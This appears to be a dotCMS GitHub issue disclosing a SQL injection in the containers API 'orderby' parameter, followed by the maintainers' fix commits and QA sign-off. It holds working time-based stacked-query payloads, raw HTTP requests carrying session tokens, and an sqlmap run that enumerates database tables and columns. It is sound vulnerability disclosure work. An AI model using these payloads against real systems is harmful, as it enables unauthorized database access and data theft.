New issue

Jump to bottom


SQL Injection Vulnerability in api /api/v1/containers #19500

Closed **xiaozhicai** opened this issue on Oct 26, 2020 · 3 comments

Labels Cat : Security Changelog: Documented Merged Passed Internal QA Passed QA Release : 5.2.8.5 Release : 5.3.8.5 Release : 20.10.1 Type : Bug

xiaozhicai commented on Oct 26, 2020


api : /api/v1/containers
Is vulnerable to SQL injection, by the parameter ‘orderby’ in url.



```
GET http://192.168.3.40:8080/api/v1/containers?filter=&page=&
orderby=title;%20SELECT%20PG_SLEEP(2)%20-- HTTP/1.1
Host: 192.168.3.40:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121
Safari/537.36
Referer: http://192.168.3.40:8080/dotAdmin/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=13B8671E305890CAA4504BC8310619C1; access_token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJqdGkiOiJhMjZkNWQ0NS04MDQwL
TQxN2UtYjU1Zi05NjQ4MTBlMjAyNzgiLCJ4bW9kIjoxNjAxNDQ5NTkyMzUyLCJzdWI
iOiJkb3RjbXMub3JnLjEiLCJpYXQiOjE2MDE0NDk1OTIsImlzcyI6Ijc1ZTcyNDhkO
TQiLCJleHAiOjE2MDI2NTkxOTJ9.OLRjxgD2syJgq3fPnvZjmnQlOL3Q1sAOhkP6bR
Mc1PY; DWRSESSIONID=*Fxc*ilG51t0K9sDsv0fEmpRtjn
Connection: close
```

```
HTTP/1.1 500
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods:
GET,PUT,POST,DELETE,HEAD,OPTIONS,PATCH
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: *
Access-Control-Expose-Headers: *
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Content-Type: application/json
Content-Length: 544
Date: Wed, 30 Sep 2020 09:36:06 GMT
Connection: close

{"message":
"com.dotmarketing.exception.DotDataException: Multiple R
esultSets were returned by the query.{\n  \"SQL\": [\"se
lect asset.*, inode.* from dot_containers asset, inode,
identifier, container_version_info vinfo where asset.ino
de = inode.inode and asset.identifier = identifier.id an
d vinfo.identifier=identifier.id and vinfo.working_inode
=asset.inode  and vinfo.deleted='false' and ( lower(asse
t.title) like ?  )  order by asset.title; SELECT PG_SLEE
P(2) -- asc\"],\n  \"maxRows\": [500],\n  \"offest\": [0
],\n  \"params\": \"%%\"\n}"}
```



```
GET http://192.168.3.40:8080/api/v1/containers?filter=&page=&
orderby=title;%20SELECT%20PG_SLEEP(5)%20-- HTTP/1.1
Host: 192.168.3.40:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121
Safari/537.36
Referer: http://192.168.3.40:8080/dotAdmin/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=13B8671E305890CAA4504BC8310619C1; access_token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJqdGkiOiJhMjZkNWQ0NS04MDQwL
TQxN2UtYjU1Zi05NjQ4MTBlMjAyNzgiLCJ4bW9kIjoxNjAxNDQ5NTkyMzUyLCJzdWI
iOiJkb3RjbXMub3JnLjEiLCJpYXQiOjE2MDE0NDk1OTIsImlzcyI6Ijc1ZTcyNDhkO
TQiLCJleHAiOjE2MDI2NTkxOTJ9.OLRjxgD2syJgq3fPnvZjmnQlOL3Q1sAOhkP6bR
Mc1PY; DWRSESSIONID=*Fxc*ilG51t0K9sDsv0fEmpRtjn
Connection: close
```


```
HTTP/1.1 500
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods:
GET,PUT,POST,DELETE,HEAD,OPTIONS,PATCH
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: *
Access-Control-Expose-Headers: *
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Content-Type: application/json
Content-Length: 544
Date: Wed, 30 Sep 2020 09:37:25 GMT
Connection: close

{"message":
"com.dotmarketing.exception.DotDataException: Multiple R
esultSets were returned by the query.{\n  \"SQL\": [\"se
lect asset.*, inode.* from dot_containers asset, inode,
identifier, container_version_info vinfo where asset.ino
de = inode.inode and asset.identifier = identifier.id an
d vinfo.identifier=identifier.id and vinfo.working_inode
=asset.inode  and vinfo.deleted='false' and ( lower(asse
t.title) like ?  )  order by asset.title; SELECT PG_SLEE
P(5) -- asc\"],\n  \"maxRows\": [500],\n  \"offest\": [0
],\n  \"params\": \"%%\"\n}"}
```

As the pictures above shows,
orderby=title;%20SELECT%20PG_SLEEP(2)%20-- , it took 2 seconds to receive the response from server
orderby=title;%20SELECT%20PG_SLEEP(5)%20-- , it took 5 seconds to receive the response from server


Then I read through the code that I download from github(version 5.3.6.1), I found that the parameter will form SQL without sterilization (yeah, you have designed SQLUtil.sanitizeSortBy to prevent SQL injection, but in this case, the vulnerable API didn't call SQLUtil.sanitizeSortBy)

I tried to attack the project by sqlmap(a tool to detect and exploit SQL injection), and here is the result that sqlmap gave me:
tables that the project contains:



```
Database: public
[156 tables]
+-------------------------------+
| chain                         |
| language                      |
| permission                    |
| structure                     |
| template                      |
| address                       |
| adminconfig                   |
| analytic_summary              |
| analytic_summary_404          |
| analytic_summary_content      |
| analytic_summary_pages        |
| analytic_summary_period       |
| analytic_summary_referer      |
| analytic_summary_visits       |
| analytic_summary_workstream   |
| api_token_issued              |
| broken_link                   |
| calendar_reminder             |
| campaign                      |
| category                      |
| chain_link_code               |
| chain_state                   |
| chain_state_parameter         |
| challenge_question            |
| click                         |
| clickstream                   |
| clickstream_404               |
| clickstream_request           |
| cluster_server                |
| cluster_server_action         |
| cluster_server_uptime         |
| cms_layout                    |
| cms_layouts_portlets          |
| cms_role                      |
| cms_roles_ir                  |
| communication                 |
```

columns that the table called ‘adminconfig’ contains:


~/Desktop/tools/sqlmap — -zsh
~/Desktop/tools/sqlmap — -zsh
~/Desktop/tools/Burp2/Burp2 — -zsh

```
cxz@cxzdeMBP sqlmap % python sqlmap.py -r dotcms1.txt -p orderby --proxy http://127.0.0.1:1234 -D public -T adminconfig --columns
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.5.23#dev}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:13:04 /2020-09-30/

[16:13:04] [INFO] parsing HTTP request from 'dotcms1.txt'
custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q] n
[16:13:10] [INFO] resuming back-end DBMS 'postgresql'
[16:13:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: orderby (GET)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: filter=&page=&orderby=title;SELECT PG_SLEEP(5)--
---
[16:13:10] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[16:13:10] [INFO] fetching columns for table 'adminconfig' in database 'public'
[16:13:10] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[16:13:21] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
5
[16:13:26] [WARNING] (case) time-based comparison requires reset of statistical [16:13:26] [WARNING] reflective value(s) found and filtering out
.............................. (done)
[16:13:32] [INFO] adjusting time delay to 1 second due to good response times
companyid
[16:14:02] [INFO] retrieved: varchar
[16:14:23] [INFO] retrieved: config
[16:14:44] [INFO] retrieved: text
[16:15:01] [INFO] retrieved: configid
[16:15:28] [INFO] retrieved: varchar
[16:15:49] [INFO] retrieved: name
[16:16:01] [INFO] retrieved: varchar
[16:16:22] [INFO] retrieved: type_
[16:16:45] [INFO] retrieved: varchar
Database: public
Table: adminconfig
[5 columns]
+-----------+---------+
| Column    | Type    |
+-----------+---------+
| name      | varchar |
| companyid | varchar |
| config    | text    |
| configid  | varchar |
```

It’s obviously that there is SQL injection in your program.

👍 1

xiaozhicai added the Type : Bug label on Oct 26, 2020

wezell added Cat : Security Release : 20.10.1 labels on Oct 26, 2020

wezell added a commit that referenced this issue on Oct 27, 2020

`#19500 sanitize sql` ✕ `10a7a6b`

wezell added a commit that referenced this issue on Oct 27, 2020

`#19500 fixes potential sql vunerabilities` ✕ `cce6934`

wezell added a commit that referenced this issue on Oct 27, 2020

`#19500 writing tests` `dbd2b78`

wezell added a commit that referenced this issue on Oct 27, 2020

`#19500 tests` 239d29e

wezell added a commit that referenced this issue on Oct 27, 2020

`#19500 removing unneeded files` ✗ b231adf

dsilvam pushed a commit that referenced this issue on Oct 27, 2020

`Issue 19500 sql injection containers (#19501)` … ec4fc4d

dsilvam added **Merged** Needs Internal QA labels on Oct 27, 2020

dsilvam added this to the **Maintenance Sprint** milestone on Oct 27, 2020

wezell commented on Oct 28, 2020 Contributor

Note to QA:

- test creating templates, layouts, pages
- test searching for templates, containers (from a page, from the portlets, from the layout editor)
- test host copy

dsilvam commented on Oct 30, 2020 • edited Contributor

Passed Internal QA: `sortOrder` param getting sanitized and functionality above working as expected.

dsilvam added **Passed Internal QA** and removed Needs Internal QA labels on Oct 30, 2020

bryanboza commented on Oct 30, 2020 Contributor

Fixed, tested on release-20.10.1 // Postgres // FF

bryanboza added the **Passed QA** label on Oct 30, 2020

dsilvam added a commit that referenced this issue on Nov 4, 2020

`Release 20.10.1 (#19544)` … cf173d7

dsilvam closed this as completed on Nov 5, 2020

swicken-dotcms added a commit that referenced this issue on May 13, 2021

`#19500 : Adding code changes to dotCMS 5.3.8.5 LTS release.` ✗ cb76208

swicken-dotcms added a commit that referenced this issue on May 13, 2021

`#19500 : Adding code changes to dotCMS 5.2.8.5 LTS release.` fe3cc58

swicken-dotcms added **Release : 5.2.8.5** **Release : 5.3.8.5** labels on May 13, 2021

rweiner added **Changelog: Needs Doc** **Changelog: Documented** and removed **Changelog: Needs Doc** labels on May 14, 2021

Assignees

No one assigned

Labels

Cat : Security **Changelog: Documented** **Merged** **Passed Internal QA** **Passed QA** **Release : 5.2.8.5** **Release : 5.3.8.5** **Release : 20.10.1** Type : Bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

6 participants